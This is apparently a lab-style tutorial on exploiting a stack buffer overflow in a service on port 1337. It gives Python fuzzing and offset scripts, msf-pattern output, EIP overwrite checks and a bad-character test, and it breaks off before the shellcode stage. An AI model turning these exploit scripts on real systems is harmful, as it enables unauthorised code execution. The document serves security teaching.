
Line 20 (important), we are sending the string "OVERFLOW1" plus 'string'. 'string' is a representation of an element in the buffer list. For ex; for i in list. i is each element in the list. So, for our first iteration we are sending to the application "OVERFLOW1" + 100 A's + "\r\n".

Line 21, we receive the response from the application.


Line 23-25, is in case something went wrong with our code. It will print out the error message.

Overall, this is a fuzzing code. We will be sending 'A' characters to the application and it will keep incrementing until the application crashes.


Let us test this. All we have to is type python fuzzer.py to run the python code. This will be the response.



As you can see, we could not connect to our target once we fuzzed with 2000 bytes. Let us check the Immunity Debugger and see what happened.




Here you see that the application crashed. At the very bottom, it says an “Access violation when executing [41414141]. 41 is ‘A’ is ASCII. When you see this message, you know that you have overflowed the buffer. Now let us look at the top right panel. After all, the most important thing to look at from this output are the Registers.



IF you look closely, you will notice that 3 registers, EBX, EBP and EIP, got overwritten with 41414141 which is AAAA. You will also notice that the register EAX has the start of our buffer since our buffer started with the string “OVERFLOW1”.

The bottom right panel, which is the stack. Is filled with ‘A’ characters.



2000 ‘A’ characters matter of fact.

So, we know that 2000 bytes causes the application to crash. Our next goal is to find the exact byte when the EIP register gets overwritten. Remember, the EIP register is an instruction pointer and our final goal, is for the EIP register to point to something malicious of our own choosing.

To find the exact byte when the EIP gets overwritten, we need to find the offset.

Finding the Offset

What is the offset. Offset is essentially the exact byte when EIP gets overwritten. How will we find the exact byte? Let us go back to our kali machine. We will use a pre-installed tool called msf-pattern_create. This tool will create for us a cyclical pattern of any byte length. The important component of this tool is that every 4 bytes are unique. Let us create a cyclical pattern of length 2000 with msf-pattern_create.

```
┌──[root@kali]─[/home/fvilela/overflow]
└─── #msf-pattern_create -l 2000
Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac0
Ac1Ac2Ac3Ac4Ac5Ac6Ac7Ac8Ac9Ad0Ad1Ad2Ad3Ad4Ad5Ad6Ad7Ad8Ad9Ae0Ae1
Ae2Ae3Ae4Ae5Ae6Ae7Ae8Ae9Af0Af1Af2Af3Af4Af5Af6Af7Af8Af9Ag0Ag1Ag2
Ag3Ag4Ag5Ag6Ag7Ag8Ag9Ah0Ah1Ah2Ah3Ah4Ah5Ah6Ah7Ah8Ah9Ai0Ai1Ai2Ai3
Ai4Ai5Ai6Ai7Ai8Ai9Aj0Aj1Aj2Aj3Aj4Aj5Aj6Aj7Aj8Aj9Ak0Ak1Ak2Ak3Ak4
```


We use the -l option to specify the length of the pattern. If you look closely, you can see that every 4 bytes are unique. We will copy this entire output and put it into our python code.

Here is our updated python code.

```
1 import socket, time, sys
2
3 ip = "10.10.250.49"
4 port = 1337
5 timeout = 5
6
7 buffer =
  "Aa0Aa1Aa2Aa3Aa4Aa5Aa6Aa7Aa8Aa9Ab0Ab1Ab2Ab3Ab4Ab5Ab6Ab7Ab8Ab9Ac
8
9 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
10 s.settimeout(timeout)
11 connect = s.connect((ip, port))
12 s.recv(1024)
13 print("Fuzzing with %s bytes" % len(buffer))
14 s.send("OVERFLOW1 " + buffer + "\r\n")
15 s.recv(1024)
16 s.close()
17
```


Notice that we got rid of the try statements and while loop. That is because we do not need to continually send data to the application. We just need to send the data once. We also replaced the buffer with the pattern that we created.


Go back to the Windows machine, restart the vulnerable application and Immunity Debugger. Attach the vulnerable application and run the debugger. Now let us run the new python script.



```
┌──[root@kali]─[/home/fvilela/overflow]
└─── #python offset.py
Fuzzing with 2000 bytes
Traceback (most recent call last):
  File "offset.py", line 15, in <module>
    s.recv(1024)
socket.timeout: timed out
```

Here we sent 2000 bytes. Let us check the immunity debugger.





Here we see that the EIP has been overwritten. Now let's use another tool called msf-pattern_offset to find the offset.


The command is msf-pattern_offset -l 2000 -q 6F43396E. -l specifies the size and -q is the address of the EIP.


Here we see that the EIP address is located at 1978 bytes. Let us update our python code.

```
1 import socket, time, sys
2
3 ip = "10.10.250.49"
4 port = 1337
5 timeout = 5
6
7 buffer = 'A'* 1978
8 eip = 'B'* 4
9 padding = 'C'*18
10
11 exploit = buffer + eip + padding
12
13 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
14 s.settimeout(timeout)
15 connect = s.connect((ip, port))
16 s.recv(1024)
17 print("Fuzzing with %s bytes" % len(buffer))
18 s.send("OVERFLOW1 " + exploit + "\r\n")
19 s.recv(1024)
20 s.close()
21
```

Here we will send 1978 A's, 4 B's and 18 C's. The goal is to see the EIP be overwritten with 4 B's.

In ascii, 'B' is 42. Let us restart the application and debugger, run it and run the python script. Let us look at the debugger.






Here we see that the EIP was overwritten with 42424242 (4 B's). Great, the offset was correct. We now know the EIP gets overwritten at 1978 bytes. We can move on to the next step, adding more space to our buffer.


Adding More Space to our Buffer for our Shellcode

Before we continue, let us look at the bottom right panel.



Here we see the end of our buffer. We see the A's, the 4 B's and the C's to reach 2000 bytes. We see that the C's come right after the B's.

What we need to keep in our mind is how and where we will point the application to our shellcode. Let us look at the registries one more time.




We see that the ESP register has the end of our buffer. So, what we can do is use the EIP to point to the ESP register. But, the problem is that the shellcode we will create requires at least 300 bytes. At this moment, there are only 18 bytes available. Is there a way to increase this?

We know that 2000 bytes causes the application to crash, lets increase the size we sent and see if that solves our issue.

```
6
7 buffer = 'A'* 1978
8 eip = 'B'* 4
9 padding = 'C'*1018
10
```

We will send 1018 C's instead of 18 bytes. This will bring our total buffer to 3000 bytes instead of 2000 bytes. Let restart everything and run the python code again.

Lets us look at the bottom right panel.



Great. We were able to increase our buffer size. There is now more than enough space for our shellcode. We can now move on to the next step, finding bad characters.

Finding Bad Characters

What are bad characters. Bad characters are essentially characters that will cause the application to not run correctly. Our goal is to create shellcode that does not have any bad characters. If we create shellcode that has bad characters, then our exploit will not work. One given bad character in any application is the null byte (/x00). That tells the program to terminate and ignore the rest of the string. We do not want that in our code.

To find bad characters, we will update our python code with the bad characters and analyze the debugger output.

You can find bad chars in this github page: https://github.com/cytopia/badchars

Scrolling down a bit and you will see the bad chars. The github author took the liberty to get rid of the null byte as we already know it is bad.


```
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)
```

Let us put this into our code.


```
buffer = 'A'* 1978
eip = 'B'* 4
badchars = (
  "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
  "\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
  "\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
  "\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
  "\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
  "\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
  "\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
  "\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
  "\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
  "\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
  "\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
  "\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
  "\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
  "\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
  "\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
  "\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
)

exploit = buffer + eip + badchars
```

Here we replaced the C's with the badchars. We also updated our 'exploit' variable. Restart the vulnerable application and debugger and run this code.


Let us analyze the output.



